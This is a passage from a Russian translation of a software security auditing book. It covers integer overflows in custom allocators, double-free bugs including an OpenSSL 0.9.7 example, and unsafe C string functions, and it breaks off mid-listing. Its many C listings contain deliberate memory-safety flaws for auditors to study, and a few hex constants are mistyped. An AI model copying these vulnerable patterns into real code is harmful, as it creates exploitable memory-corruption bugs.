Хотя округление вверх непроверенного размера запроса - самая распространенная ошибка, открывающая процедуру выделения для целочисленных уязвимостей, другие арифметические операции также могут приводить к уязвимостям целочисленного переноса. Вторая по распространенности ошибка возникает, когда приложение выполняет дополнительный слой управления памятью поверх управления ОС. Обычно процедуры управления памятью приложения запрашивают у ОС большие блоки памяти, а затем делят их на меньшие блоки для отдельных запросов. К блоку обычно добавляется некоторый заголовок, и поэтому размер такого заголовка прибавляется к запрошенному размеру блока. Листинг 7-39 показывает пример.

### Листинг 7-39. Распределитель со структурой данных заголовка

```
void *my_malloc3(unsigned int size)
{
    struct block_hdr *hdr;
    char *data;

    data = (char *)malloc(size + sizeof(struct block_hdr));

    if(!data)
        return NULL;

    hdr = (struct block_hdr *)data;
```

```

hdr->data_ptr = (char *)(data + sizeof(struct block_hdr));
hdr->end_ptr = data + sizeof(struct block_hdr) + size;

return hdr->data_ptr;
}

```

Эта простая операция сложения вводит возможность уязвимости целочисленного переполнения, очень похожей на проблему из листинга 7-37. В этом случае функция `my_malloc3()` уязвима к целочисленному переполнению для любых значений `size` между `0xFFFFFFFF` и `0xFFFFFFFF - sizeof(struct block_hdr)`. Любое значение в этом диапазоне приведет к выделению маленького буфера для чрезвычайно большого запроса длины.

Функции перераспределения памяти также подвержены уязвимостям целочисленного переполнения, потому что при определении размера нового выделяемого блока памяти обычно требуется операция сложения. Поэтому, если пользователи могут задавать один из этих размеров, существует высокая вероятность целочисленного переноса. Достаточные проверки разумности редко выполняются для обеспечения безопасности функций перераспределения, так что ревьюеры кода должны внимательно проверять, что такие проверки есть. Листинг 7-40 показывает функцию, которая увеличивает буфер, чтобы освободить место для добавления новых данных.

#### Листинг 7-40. Целочисленное переполнение при перераспределении

```

int buffer_grow(struct buffer *buf, unsigned long bytes)
{
    if(buf->alloc_size - buf->used >= bytes)
        return 0;

    buf->data = (char *)realloc(buf->data,
                               buf->alloc_size + bytes);

    if(!buf->data)
        return -1;

    buf->alloc_size += bytes;

    return 0;
}

```

Выделенный код в листинге 7-40 показывает потенциально опасную операцию сложения. Если пользователи могут задавать значение `bytes`, выражение `bytes + buf->alloc_size` можно заставить перенестись через границу, и `realloc()` вернет маленький блок, в котором недостаточно места для необходимых данных.

## Согласованы ли типы данных для размеров запросов?

Иногда функции выделения памяти могут вести себя неожиданно из-за проблем типизации. Многие проблемы типизации, обсуждавшиеся в главе 6, особенно значимы при работе с распределителями, поскольку любая ошибка в преобразованиях типов, скорее всего, приводит к легко эксплуатируемой уязвимости повреждения памяти.

Иногда можно встретить распределители памяти, использующие 16-битные размеры. Эти функции более уязвимы к проблемам типизации, чем обычные распределители, потому что максимальное значение, которое они могут представить, равно 65535 байтам, а пользователи с большей вероятностью могут задать блоки данных такого размера или больше. Листинг 7-41 показывает пример.

#### Листинг 7-41. Опасное использование типа данных

```

void *my_malloc4(unsigned short size)
{
    if(!size)
        return NULL;

    return malloc(size);
}

```

Чтобы вызвать уязвимость, нужно всего лишь найти место в коде, где `my_malloc4()` может быть вызвана со значением больше 65535 (0xFFFF) байтов. Если можно вызвать выделение размера вроде 0x00010001, что в зависимости от приложения вполне вероятно, значение усекается до `short`, в результате чего происходит выделение 1 байта.

Появление 64-битных систем также может сделать процедуры выделения уязвимыми. В главе 6 подробнее обсуждаются проблемы 64-битной типизации, но проблемы могут возникать при смешивании типов данных `long`, `size_t` и `int`. В модели компилятора LP64 типы `long` и `size_t` являются 64-битными, тогда как типы `int` занимают только 32 бита. Поэтому взаимозаменяемое использование этих типов может иметь непреднамеренные и неожиданные результаты. Чтобы увидеть, как это может стать проблемой, снова взгляните на предыдущий пример.

```

void *my_malloc(unsigned int size)
{
    if(size == 0)
        return NULL;

    return malloc(size);
}

```

Как уже говорилось, эта обертка распределителя почти ничего не делает, кроме проверки выделения нулевой длины. Однако она делает одну важную вещь: принимает параметр `unsigned int`, а не `size_t`, который принимает функция `malloc()`. В 32-битной системе эти типы данных эквивалентны; однако в системах LP64 это совершенно не так. Представьте, что эта функция вызывается как в листинге 7-42.

#### Листинг 7-42. Проблемы с 64-битными системами

```

int read_string(int fd)
{
    size_t length;
    char *data;

    length = get_network_integer(fd);

    if(length + 2 < length)
        return -1;

    data = (char *)my_malloc(length + 2);

    ... read data ...
}

```

Функция `read_string()` явно проверяет целочисленные переполнения перед вызовом процедуры выделения. В 32-битных системах этот код нормален, но что насчет 64-битных систем? Переменная `length` в `read_string()` имеет тип `size_t`, то есть 64 бита. Предполагая, что `get_network_integer()` возвращает `int`, присмотритесь к проверке целочисленного переполнения:

```
if(length + 2 < length)
    return -1;
```

В системе LP64 обе стороны этого выражения являются 64-битными целыми, поэтому проверка может лишь подтвердить, что 64-битное значение не переполняется. Однако при вызове `my_malloc()` результат усекается до 32 битов, потому что эта функция принимает 32-битный целочисленный параметр. Поэтому в 64-битной системе этот код может пройти первую проверку со значением `0x100000001`, а затем быть усечен до гораздо меньшего значения `0x1` при передаче как 32-битный параметр.

Также становится очень важным, являются ли значения, передаваемые процедурам выделения памяти, знаковыми. Каждую процедуру выделения памяти следует проверять на это условие. Если процедура выделения не делает ничего, кроме передачи целого числа ОС, может быть неважно, является ли параметр размера знаковым. Однако если процедура сложнее и выполняет вычисления и сравнения на основе параметра размера, знаковость значения определенно важна. Обычно чем сложнее процедура выделения, тем вероятнее, что знаковость параметров размера станет проблемой.

## Есть ли максимальный размер запроса?

Многие из предыдущих условий уязвимости были основаны на отсутствии проверки разумности размеров запросов. Иногда разработчики приложений решают произвольно встроить максимальный предел объема памяти, который выделяет код, как показано в листинге 7-43. Максимальный размер запроса часто срывает многие потенциальные атаки на процедуры выделения. Аудиторы кода должны определить, существует ли максимальный предел, поскольку он может влиять на потенциальные уязвимости повреждения памяти в других местах программы.

### Листинг 7-43. Максимальный предел выделения памяти

```
# define MAX_MEMORY_BLOCK 100000

void *my_malloc5(unsigned int size)
{
    if(size > MAX_MEMORY_BLOCK)
        return NULL;

    size = (size + 15) & 0xFFFFFFF0;

    return malloc(size);
}
```

Распределитель в листинге 7-43 довольно ограничителен: он позволяет выделять только маленькие блоки. Поэтому он не подвержен целочисленным переполнениям при округлении запрошенного размера вверх после проверки размера. Однако если бы округление выполнялось до проверки размера, а не после нее, распределитель все равно был бы уязвим к целочисленному переполнению. Также обратите внимание, является ли параметр `size` знаковым. Если бы этот аргумент был отрицательным, можно было бы обойти проверку максимального размера и перенести целое через границу 0 во время последующего округления вверх.

## Возвращается ли когда-нибудь блок памяти другого размера, чем был запрошен?

По сути, все уязвимости целочисленного переноса становятся эксплуатируемыми ошибками по одной причине: возвращается блок памяти другого размера, чем был запрошен. Когда это происходит, появляется потенциал для эксплуатации. Хотя это редкость, иногда процедура выделения памяти может изменять размер запроса памяти. Листинг 7-44 показывает предыдущий пример с небольшими изменениями.

### Листинг 7-44. Уязвимость максимального ограничения выделения памяти

```
# define MAX_MEMORY_BLOCK 100000

void *my_malloc6(unsigned int size)
{
    if(size > MAX_MEMORY_BLOCK)
        size = MAX_MEMORY_BLOCK;

    size = (size + 15) & 0xFFFFFFF0;

    return malloc(size);
}
```

Функция `my_malloc6()` в листинге 7-44 не выделяет блок больше `MAX_MEMORY_BLOCK`. Когда поступает запрос на больший блок, функция изменяет размер запроса вместо того, чтобы завершиться неудачей. Это очень опасно, когда вызывающая сторона передает размер, который может быть больше `MAX_MEMORY_BLOCK`, и предполагает, что получила блок памяти запрошенного размера. Фактически вызывающая функция никак не может узнать, ограничила ли `my_malloc6()` размер запроса значением `MAX_MEMORY_BLOCK`, если только каждая функция, вызывающая эту, не проверяет заранее, что не собирается запросить блок больше `MAX_MEMORY_BLOCK`, что крайне маловероятно. Чтобы вызвать уязвимость в этой программе, атакующим достаточно найти место, где можно запросить больше `MAX_MEMORY_BLOCK` байтов. Запрос молча усекается до меньшего размера, чем ожидалось, и вызывающая процедура почти неизбежно копирует в этот блок больше данных, чем было выделено, что приводит к повреждению памяти.

## Карточки оценки распределителей и домены ошибок

При анализе приложений следует рано выявлять процедуры выделения памяти и выполнять их беглое изучение. Как минимум нужно рассмотреть каждую потенциально опасную область, оценивая процедуры выделения по связанным с ними вопросам уязвимостей, создавая своего рода карточку оценки. Эту карточку можно использовать как сокращенный способ работы с распределителями, чтобы не создавать обширный журнал аудита. Однако все равно следует искать и отмечать любые уникальные ситуации, не охваченные карточкой, особенно когда процедура выделения сложна. Посмотрите, как могут выглядеть такие карточки оценки распределителей, в таблице 7-6.

**Таблица 7-6. Карточка оценки распределителя**

| Поле                    | Значение                                       |
|-------------------------|------------------------------------------------|
| Прототип функции        | <code>int my_malloc(unsigned long size)</code> |
| 0 байтов допустимы      | Да                                             |
| Округляет до            | 16 байтов                                      |
| Дополнительные операции | Нет                                            |
| Максимальный размер     | 100 000 байтов                                 |

| Поле                          | Значение                                                                                                |
|-------------------------------|---------------------------------------------------------------------------------------------------------|
| Исключительные обстоятельства | Когда делается запрос больше 100 000 байтов, функция округляет размер до 100 000.                       |
| Заметки                       | Округление выполняется после проверки максимального размера, поэтому целочисленного переноса здесь нет. |
| Ошибки                        | Нет, только если <code>malloc()</code> завершается неудачей.                                            |

Эта карточка оценки резюмирует все потенциальные проблемные области распределителя. В ней нет столбца, указывающего знаковость значений, или строки с 16-битными проблемами, потому что эту информацию можно мгновенно вывести, посмотрев на прототип функции. Если у функции есть внутренние проблемы, вызванные знаковостью значений, перечислите их в строке "Заметки" карточки. Для простых распределителей можно выполнить еще более краткое резюмирование в виде доменов ошибок. Домен ошибок - это набор значений, которые при передаче в функцию создают одно из исключительных условий, способных привести к повреждению памяти. Таблица 7-7 дает пример резюмирования одного домена ошибок для функции.

**Таблица 7-7. Домен ошибок**

| Поле             | Значение                                               |
|------------------|--------------------------------------------------------|
| Прототип функции | <code>int my_malloc()</code>                           |
| Домен ошибок     | от <code>0xFFFFFFFF1</code> до <code>0xFFFFFFFF</code> |
| Последствие      | Целочисленный перенос; выделяется маленький блок       |

У каждого распределителя может быть серия доменов ошибок, каждый с разными последствиями. Такое краткое резюме - полезный инструмент аудита кода, потому что можно обратиться к нему и сразу понять: если распределитель вызывается с одним из перечисленных значений, существует уязвимость. Можно быстро пройти каждый вызов распределителя и проверить, есть ли такая возможность. Преимущество инструмента в компактности, но недостаток в том, что теряются некоторые детали. Для более сложных распределителей может потребоваться обращаться к более подробным заметкам и журналам аудита функций.

Таблицы доменов ошибок можно использовать с любыми функциями, которые вы аудируете, не только с распределителями; однако у них есть недостатки. Функции выделения обычно маленькие и конкретные, и вы более или менее точно знаете, что они делают. Карточки оценки распределителей и таблицы доменов ошибок помогают зафиксировать различия между использованием системных процедур выделения и специфичных для приложения оберток над ними. С другими функциями, выполняющими более сложные задачи, при попытке столь компактно их резюмировать можно потерять слишком много информации.

## Двойное освобождение

Иногда разработчики совершают ошибку, освобождая объекты дважды или больше раз, что может иметь последствия не менее серьезные, чем любая другая форма повреждения кучи. Освобождение объектов более одного раза опасно по нескольким причинам. Например, что если блок памяти освобожден, а затем снова выделен и заполнен другими данными? Когда происходит второй `free()`, по адресу, переданному параметром в `free()`, уже нет управляющей структуры, есть лишь произвольные данные программы. Что помешает этой области памяти содержать специально подготовленные данные для эксплуатации процедур управления кучей?

Угроза существует и в том случае, если память не используется повторно между последовательными вызовами `free()`, потому что блок памяти может быть внесен в список

свободных блоков дважды. Позднее в программе один и тот же блок памяти может быть дважды возвращен в ответ на запрос выделения, и программа может попытаться сохранить два разных объекта в одном и том же месте, что, возможно, позволит выполнить произвольный код. Второй пример в наши дни встречается реже, потому что большинство библиотек управления памятью, а именно реализации Windows и GNU libc, обновили свои распределители памяти так, чтобы проверять, что блок, переданный в `free()`, уже используется; если это не так, распределители памяти ничего не делают. Однако в некоторых ОС есть распределители, не защищающие от атаки двойного освобождения, поэтому ошибки такого рода все еще считаются серьезными.

При аудите кода, использующего динамическое выделение памяти, следует отслеживать каждый путь на протяжении времени жизни переменной, чтобы увидеть, не освобождается ли она случайно функцией `free()` более одного раза. Листинг 7-45 показывает пример уязвимости двойного освобождения.

#### Листинг 7-45. Уязвимость двойного освобождения

```
int read_data(int sockfd)
{
    char *data;
    int length;

    length = get_short_from_network(sockfd);

    data = (char *)malloc(length+1);

    if(!data)
        return -1;

    read_string(sockfd, data, length);

    switch(get_keyword(data)){
        case USERNAME:
            success = record_username(data);
            break;

        case PASSWORD:
            success = authenticate(data);
            break;

        default:
            error("unknown keyword supplied!\n");
            success = -1;
            free(data);
    }

    free(data);

    return success;
}
```

В этом примере видно, что выделенный путь кода освобождает `data` дважды, когда не удается распознать допустимое ключевое слово. Хотя этой ошибки кажется легко избежать, сложные приложения часто содержат тонкости, из-за которых такие ошибки труднее замечать. Листинг 7-46 - реальный пример из OpenSSL 0.9.7. Первопричина проблемы - функция `CRYPTO_realloc_clean()`.

#### Листинг 7-46. Уязвимость двойного освобождения в OpenSSL

```
void *CRYPTO_realloc_clean(void *str, int old_len, int num, const char
*file,
                        int line)
{
    void *ret = NULL;

    if (str == NULL)
```

```

        return CRYPTO_malloc(num, file, line);

    if (num < 0) return NULL;

    if (realloc_debug_func != NULL)
        realloc_debug_func(str, NULL, num, file, line, 0);
    ret=malloc_ex_func(num,file,line);
    if(ret)
        memcpy(ret,str,old_len);
    OPENSSL_cleanse(str,old_len);
    free_func(str);

    ...

    return ret;
}

```

Как видите, функция CRYPTO\_realloc\_clean() освобождает переданный ей параметр str независимо от того, завершается она успешно или неудачно. Этот интерфейс весьма неинтуитивен и легко может приводить к ошибкам двойного освобождения. Функция CRYPTO\_realloc\_clean() используется внутренне в процедуре управления буфером BUF\_MEM\_grow\_clean(), которая показана в следующем коде:

```

int BUF_MEM_grow_clean(BUF_MEM *str, int len)
{
    char *ret;

    unsigned int n;

    if (str->length >= len)
    {
        memset(&str->data[len],0,str->length-len);

        str->length=len;

        return(len);
    }

    if (str->max >= len)
    {
        memset(&str->data[str->length],0,len-str->length);

        str->length=len;

        return(len);
    }

    n=(len+3)/3*4;

    if (str->data == NULL)
        ret=OPENSSL_malloc(n);

    else
        ret=OPENSSL_realloc_clean(str->data,str->max,n);

    if (ret == NULL)
    {

```



```

        BUFerr(BUF_F_BUF_MEM_GROW,ERR_R_MALLOC_FAILURE);

        len=0;

    }

else

    {

        str->data=ret;

        str->max=n;

        memset(&str->data[str->length],0,len-str->length);

        str->length=len;

    }

    return(len);

}

```

В результате вызова `OPENSSL_realloc_clean()` функция `BUF_MEM_grow_clean()` фактически может освободить собственный элемент `data`. Однако при такой ошибке перераспределения она не устанавливает `data` в `NULL`. Это необычное поведение делает ошибку двойного освобождения вероятной в функциях, использующих структуры `BUF_MEM`. Посмотрите на этот вызов в `asn1_collate_primitive()`:

```

        if (d2i_ASN1_bytes(&os,&c->p,c->max-c->p, c->tag,c->xclass)
            == NULL)
        {
            c->error=ERR_R_ASN1_LIB;
            goto err;
        }

        if (!BUF_MEM_grow_clean(&b,num+os->length))
        {
            c->error=ERR_R_BUF_LIB;
            goto err;
        }

        ...

err:

    ASN1err(ASN1_F_ASN1_COLLATE_PRIMITIVE,c->error);

    if (os != NULL) ASN1_STRING_free(os);

    if (b.data != NULL) OPENSSL_free(b.data);

    return(0);

}

```

Эта функция пытается увеличить структуру BUF\_MEM b, но при получении ошибки освобождает все имеющиеся ресурсы и возвращает 0. Как вы теперь знаете, если BUF\_MEM\_grow\_clean() завершается неудачей из-за сбоя в CRYPTO\_realloc\_clean(), она освобождает b.data, но не устанавливает его в NULL. Поэтому выделенный код освобождает b.data второй раз.

Аудиторам кода следует быть особенно внимательными к двойным освобождениям при анализе кода C++. Иногда трудно отслеживать внутреннее состояние объекта, а неожиданные состояния могут приводить к двойным освобождениям. Следите за членами, которые освобождаются более чем в одной функции-члене объекта, например в обычной функции-члене и деструкторе, и пытайтесь определить, используется ли класс когда-либо так, что объект может быть уничтожен после того, как некоторые переменные-члены уже были освобождены.

Ошибки двойного освобождения могут возникать и другими способами. Многие процедуры перераспределения в операционных системах освобождают буфер, который они должны перераспределить, если новый размер буфера равен 0. Это верно для большинства реализаций UNIX. Поэтому, если атакующий может вызвать realloc() с новым размером 0, тот же буфер может быть освобожден позднее снова; существует высокая вероятность, что в только что освобожденный буфер будет выполнена запись. Листинг 7-47 показывает простой пример.

#### **Листинг 7-47. Уязвимость двойного освобождения при перераспределении**

```
# define ROUNDUP(x) (((x)+15) & 0xFFFFFFFF)

int buffer_grow(buffer *buf, unsigned int size)
{
    char *data;
    unsigned int new_size = size + buf->used;

    if(new_size < size)
        return -1;                /* integer overflow */
    data = (char *)realloc(buf->data, ROUNDUP(new_size));

    if(!data)
        return -1;

    buf->data = data;
    buf->size = new_size;

    return 0;
}

int buffer_free(buffer *buf)
{
    free(buf->data);
    free(buf);

    return 0;
}

buffer *buffer_new(void)
{
    buffer *buf;

    buf = calloc(1, sizeof(buffer));

    if(!buf)
        return NULL;

    buf->data = (char *)malloc(1024);
    if(!buf->data){
        free(buf);
        return NULL;
    }
    return buf;
}
```

Этот код показывает несколько типичных процедур управления буфером. Из того, что вы уже узнали о процедурах выделения, можно классифицировать несколько интересных характеристик `buffer_grow()`. Прежде всего, она проверяет целочисленные переполнения при увеличении буфера, но округление выполняется после проверки. Поэтому всякий раз, когда `new_size()` и `buf->used` складываются и дают результат между `0xFFFFFFFF1` и `0xFFFFFFFF`, округление вызывает целочисленное переполнение, и в `realloc()` передается значение 0. Также обратите внимание, что если `realloc()` завершается неудачей, `buf->data` не устанавливается в указатель NULL. Это важно, потому что когда `realloc()` освобождает буфер из-за параметра нулевой длины, она возвращает NULL. Следующий код показывает некоторые потенциальные последствия:

```
int process_login(int sockfd)
{
    int length;
    buffer *buf;

    buf = buffer_new();

    length = read_integer(sockfd);

    if(buffer_grow(buf, length) < 0){
        buffer_free(buf);
        return -1;
    }

    ... read data into the buffer ...

    return 0;
}
```

Функция `process_login()` пытается увеличить буфер настолько, чтобы сохранить последующие данные. Если переданная длина достаточно велика, чтобы вызвать перенос целого, член `buf->data` освобождается дважды: один раз во время `buffer_grow()`, когда в `realloc()` передается размер 0, и еще раз в `buffer_free()`. Этот пример охватывает несколько функций по конкретной причине: ошибки такого рода часто распределены именно так и менее очевидны. Эту ошибку было бы легко пропустить, если бы вы не обратили пристального внимания на то, как работает `buffer_grow()`, чтобы заметить целочисленное переполнение, и на нюансы работы `realloc()`.

## Резюме

Эта глава была посвящена базовым компонентам, из которых состоит язык программирования: использованию переменных, потоку управления, вызовам функций и управлению памятью. Изучая потенциальные уязвимости безопасности с точки зрения каждого из этих строительных блоков, вы можете изолировать повторяющиеся шаблоны уязвимостей в безопасности программного обеспечения. Кроме того, вы увидели, как нацеливаться на области, где программист с большей вероятностью создаст уязвимости при переводе проекта в итоговую реализацию. Наконец, вы изучили несколько инструментов для отслеживания своей работы и упрощения процесса выявления уязвимостей.

## Глава 8. Строки и метасимволы

"Край... Невозможно честно объяснить, что это такое, потому что единственные люди, которые знают, где он находится, - это те, кто никогда его не переходил".

Хантер С. Томпсон

### Введение

Текстовое представление - один из старейших способов работы с данными и почти наверняка самый популярный. К сожалению, ряд распространенных ошибок при обработке текстовых данных создал текстовым форматам репутацию одного из наименее безопасных способов обработки данных. Многие из самых значительных уязвимостей безопасности последнего десятилетия являются результатом повреждения памяти из-за неправильной обработки текстовых данных или логических дефектов из-за неверной интерпретации содержимого текстовых данных.

Эта глава рассматривает уязвимости безопасности, связанные с обработкой текстовых форматов данных, содержащихся в строках. Материал охватывает основные области работы со строками: повреждение памяти из-за неправильной обработки строк; уязвимости из-за внутрисимвольных управляющих данных в форме метасимволов; и уязвимости, возникающие при преобразованиях между кодировками символов в разных языках. Понимая общие шаблоны, связанные с этими уязвимостями, вы сможете выявлять и предотвращать их появление.

### Обработка строк в C

В C нет собственного типа для строк; вместо этого строки формируются построением массивов типа данных `char`, где символ `NUL` (`0x00`) отмечает конец строки, иногда его называют символом `NULL` или `EOS`. Такое представление строки означает, что длина строки не связана с буфером, который ее содержит, и часто неизвестна до времени выполнения. Эти детали требуют от программистов вручную управлять строковыми буферами, обычно одним из двух способов. Они могут оценить, сколько памяти зарезервировать, выбрав консервативный максимум для статически размерного массива, или использовать доступные в системе API выделения памяти, чтобы динамически выделять память во время выполнения, когда становится известен объем пространства, требуемый для блока данных.

Второй вариант кажется более разумным, но у него есть недостатки. Динамическое выделение памяти требует гораздо больших накладных расходов на обработку, а программисты должны гарантировать, что память корректно освобождается на каждом возможном пути кода, чтобы избежать утечек памяти. Стандартная библиотека C++ предоставляет класс строк, который абстрагирует внутреннее устройство, так что программистам не нужно явно заниматься проблемами размера памяти. Поэтому класс строк C++ немного безопаснее и реже подвержен уязвимостям, возникающим при работе с символами в C. Однако программистам часто нужно преобразовывать C-строки и строковые классы C++ друг в друга, чтобы использовать API, которым требуются C-строки; поэтому даже программа на C++ может быть уязвима к ошибкам обработки C-строк. Большинство уязвимостей обработки C-строк являются результатом небезопасного использования небольшого набора функций, рассматриваемых в следующих разделах.

## Неограниченные строковые функции

Первая группа функций - традиционно небезопасные функции манипулирования строками. Основная проблема этих функций в том, что они неограниченные: размер буфера назначения не учитывается при копировании данных. Это означает, что если длина строки исходных данных, переданных этим функциям, превышает размер буфера назначения, может возникнуть переполнение буфера, часто приводящее к эксплуатируемому повреждению памяти. Аудиторы кода должны систематически изучать каждое появление этих функций в кодовой базе, чтобы определить, вызываются ли они небезопасным образом. Проще говоря, аудиторы должны выяснить, могут ли эти функции быть достигнуты, когда буфер назначения недостаточно велик, чтобы вместить исходное содержимое. Анализируя все пути кода, ведущие к таким небезопасным процедурам, можно определить, существует ли эта проблема, и классифицировать вызов как безопасный или небезопасный.

### scanf()

Функции `scanf()` используются при чтении данных из файлового потока или строки. Каждый элемент данных, заданный в строке формата, сохраняется в соответствующем аргументе. Когда в строке формата задаются строки с помощью спецификатора формата `%s`, соответствующий буфер должен быть достаточно большим, чтобы вместить строку, прочитанную из потока данных. Функция `scanf()` резюмирована в следующем списке:

- Функция: `int scanf(const char *format, ...)`;
- API: `libc` (UNIX и Windows)
- Похожие функции: `_tscanf`, `wscanf`, `sscanf`, `fscanf`, `fwscanf`, `_snscanf`, `_snwscanf`
- Назначение: функция `scanf()` разбирает ввод в соответствии с форматом, указанным в аргументе `format`.

Следующий код показывает пример неправильного использования `scanf()`:

```
int read_ident(int sockfd)
{
    int sport, cport;

    char user[32], rtype[32], addinfo[32];

    char buffer[1024];

    if(read(sockfd, buffer, sizeof(buffer)) <= 0){
        perror("read: %m");

        return -1;
    }

    buffer[sizeof(buffer)-1] = '\0';

    sscanf(buffer, "%d:%d:%s:%s:%s", &sport, &cport, rtype,
           user, addinfo);

    ...
}
```

Код в этом примере читает ответ IDENT, определенный в [www.ietf.org/rfc/rfc1413.txt](http://www.ietf.org/rfc/rfc1413.txt), от клиента. Как видите, считывается до 1024 байтов, а затем данные разбираются в серию целых чисел и строк, разделенных двоеточиями. Переменные user, rtype и addinfo имеют длину только 32 байта, поэтому если клиент передаст любое из этих полей как строку больше 32 байтов, произойдет переполнение буфера.

## sprintf()

Функции `sprintf()` в прошлом стали причиной множества уязвимостей безопасности. Если буфер назначения, переданный первым параметром, недостаточно велик для входных элементов данных, может произойти переполнение буфера. Переполнения буфера возникают главным образом при печати больших строк с помощью спецификаторов формата `%s` или `%[ ]`. Хотя это менее распространено, другие спецификаторы формата, например `%d` или `%f`, также могут приводить к переполнениям буфера. Если пользователи могут частично или полностью управлять аргументом формата, может возникнуть другой тип ошибки, известный как уязвимости "format string". Они подробнее обсуждаются далее в этой главе в разделе "Строки формата C". Функция `sprintf()` резюмирована в следующем списке:

- Функция: `int sprintf(char *str, const char *format, ...);`
- API: libc (UNIX и Windows)
- Похожие функции: `_stprintf`, `_sprintf`, `_vsprintf`, `vsprintf`, `swprintf`, `swprintf`, `vsprintf`, `vswprintf`, `_wprintfA`, `_wprintfW`
- Назначение: функции `sprintf()` печатают форматированную строку в буфер назначения.

Следующий пример взят из модуля Apache JRUN:

```
static void
WriteToLog(jrun_request *r, const char *szFormat, ...)
{
    server_rec *s = (server_rec *) r->context;

    va_list list;

    char szBuf[2048];

    strcpy(szBuf, r->stringRep);

    va_start (list, szFormat);

    vsprintf (strchr(szBuf, '\0'), szFormat, list);

    va_end (list);

    # if MODULE_MAGIC_NUMBER > 19980401

        /* don't need to add newline - this function
           does it for us */

        ap_log_error(APLOG_MARK, APLOG_NOERRNO|APLOG_NOTICE, s, "%s",
szBuf);

    # else

        log_error(szBuf, s);
```

```
# endif

# ifdef WIN32

    strcat(szBuf, "\r\n");

    OutputDebugString(szBuf);

# endif

}
```

Этот пример - классическое неправильное использование `vsprintf()`. Размер буфера назначения вообще не учитывается, поэтому переполнение буфера происходит, если функцию `vsprintf()` можно вызвать с любой строкой больше 2048 байтов.

NB. Функции `_wprintfA()` и `_wprintfW()` копируют в буфер назначения максимум 1024 символа, в отличие от других функций `sprintf()`, которые копируют столько, сколько требуется.

## strcpy()

Семейство функций `strcpy()` печально известно тем, что за годы стало причиной большого числа уязвимостей безопасности во многих приложениях. Если буфер назначения может быть меньше длины исходной строки, может произойти переполнение буфера. Функции `wscpy()`, `wscpy()` и `mbscopy()` похожи на `strcpy()`, за исключением того, что они работают с широкими и многобайтовыми символами и часто встречаются в приложениях Windows. Следующий список резюмирует функции `strcpy()`:

- Функция: `char *strcpy(char *dst, char *src)`
- API: `libc` (UNIX и Windows)
- Похожие функции: `_tcscopy`, `lstrcpyA`, `wscpy`, `_mbscopy`
- Назначение: `strcpy()` копирует строку, расположенную в `src`, в назначение `dst`. Копирование прекращается при встрече символа конца строки, то есть NUL-байта.

Следующий код является примером неправильного использования `strcpy()`:

```
char *read_command(int sockfd)

{
    char username[32], buffer[1024];

    int n;

    if((n = read(sockfd, buffer, sizeof(buffer)-1) <= 0)

        return NULL;

    buffer[n] = '\0';

    switch(buffer[0]){
        case 'U':
            strcpy(username, &buffer[1]);

            break;
```

```

    ...
}
}

```

Этот код является очевидным неправильным использованием `strcpy()`. Исходный буфер легко может содержать строку длиннее буфера назначения, поэтому может быть вызвано переполнение буфера. Ошибки такого рода когда-то были очень распространены, но сейчас они встречаются реже, потому что разработчики лучше осведомлены о неправильном использовании `strcpy()`; однако они все еще возникают, особенно в закрытых приложениях, которые не распространяются широко.

## strcat()

Конкатенация строк часто используется при построении строк, состоящих из нескольких компонентов, например путей. При вызове `strcat()` буфер назначения (`dst`) должен быть достаточно большим, чтобы вместить уже находящуюся там строку, присоединяемую строку (`src`) и завершающий NUL. Следующий список резюмирует функцию `strcat()`:

- Функция: `char *strcat (char *dst, char *src)`
- API: `libc` (UNIX и Windows)
- Похожие функции: `_tcscat`, `wcscat`, `_mbscat`
- Назначение: функции `strcat()` отвечают за конкатенацию двух строк. Строка `src` добавляется к `dst`.

Следующий код показывает пример неправильного использования `strcat()`:

```

int process_email(char *email)
{
    char username[32], domain[128], *delim;

    int c;

    delim = strchr(email, '@');

    if(!delim)
        return -1;

    *delim++ = '\0';

    if(strlen(email) >= sizeof(username))
        return -1;

    strcpy(username, email);

    if(strlen(delim) >= sizeof(domain))
        return -1;

    strcpy(domain, delim);

    if(!strchr(delim, '.'))

```



```

        strcat(domain, default_domain);

    delim[-1] = '@';

    ... process domain ...

    return 0;
}

```

Код в этом примере выполняет несколько копирований строк, хотя каждое из них включает проверку длины, чтобы гарантировать, что переданный буфер не переполняет буферы назначения. Однако когда имя хоста передается без завершающего домена, строковое значение по умолчанию небезопасно конкатенируется с буфером. Эта уязвимость возникает потому, что не выполняется проверка размера, гарантирующая, что длина `default_domain` плюс длина `delim` меньше длины буфера `domain`.

## Ограниченные строковые функции

Ограниченные строковые функции были разработаны, чтобы дать программистам более безопасную альтернативу функциям, обсуждавшимся в предыдущем разделе. Эти функции включают параметр, обозначающий длину или границы буфера назначения. Такой параметр длины упрощает безопасное использование ограниченных функций, но они все равно подвержены более тонкому неправильному использованию. Например, важно дважды проверить, что указанная длина действительно является правильным размером результирующего буфера. Хотя эта проверка звучит очевидно, ошибки вычисления длины или ошибочные параметры длины часто встречаются при использовании этих функций. Вот условия, из-за которых параметр длины может оказаться неправильным:

- Невнимательность
- Ошибочный ввод
- Ошибка вычисления длины
- Арифметические граничные условия
- Преобразованные типы данных

Этот список не следует считать исчерпывающим перечнем проблем. Однако он должен подчеркнуть важную мысль: использование безопасных функций не обязательно означает, что код безопасен.

## snprintf()

Функция `snprintf()` является ограниченной заменой `sprintf()`; она принимает максимальное число байтов, которое может быть записано в выходной буфер. Эта функция резюмирована в следующем списке:

- Функция: `int snprintf(char *dst, size_t n, char *fmt, ...)`
- API: `libc` (UNIX и Windows)
- Похожие функции: `_sntprintf`, `_snprintf`, `_snwprintf`, `vsnprintf`, `_vsnprintf`, `_vsnwprintf`
- Назначение: `snprintf()` форматирует данные в строку согласно спецификаторам формата, как `sprintf()`, но имеет параметр размера.

Интересная оговорка об этой функции состоит в том, что в Windows и UNIX она работает немного по-разному. В ОС Windows, если места для размещения всех данных в результирующем буфере недостаточно, возвращается значение -1, и NUL-завершение не гарантируется. Напротив, реализации UNIX гарантируют NUL-завершение в любом случае и возвращают число символов, которое было бы записано, если бы места хватило. То есть если результирующий буфер недостаточно велик для всех данных, он завершается NUL, а возвращается положительное целое, превышающее переданный размер буфера. Эта разница в поведении может вызывать ошибки в таких ситуациях:

- Разработчик, знакомый с одной ОС, пишет код для другой и не знает об их различиях.
- Приложение создается для запуска и в Windows, и в UNIX, поэтому приложение работает правильно в одной ОС, но не в другой.

Листинг 8-1 является примером уязвимости, возникающей из-за предположения о UNIX-поведении `vsnprintf()` в приложении Windows.

#### Листинг 8-1. Различное поведение `vsnprintf()` в Windows и UNIX

```
# define BUFSIZ 4096

int log(int fd, char *fmt, ...)

{
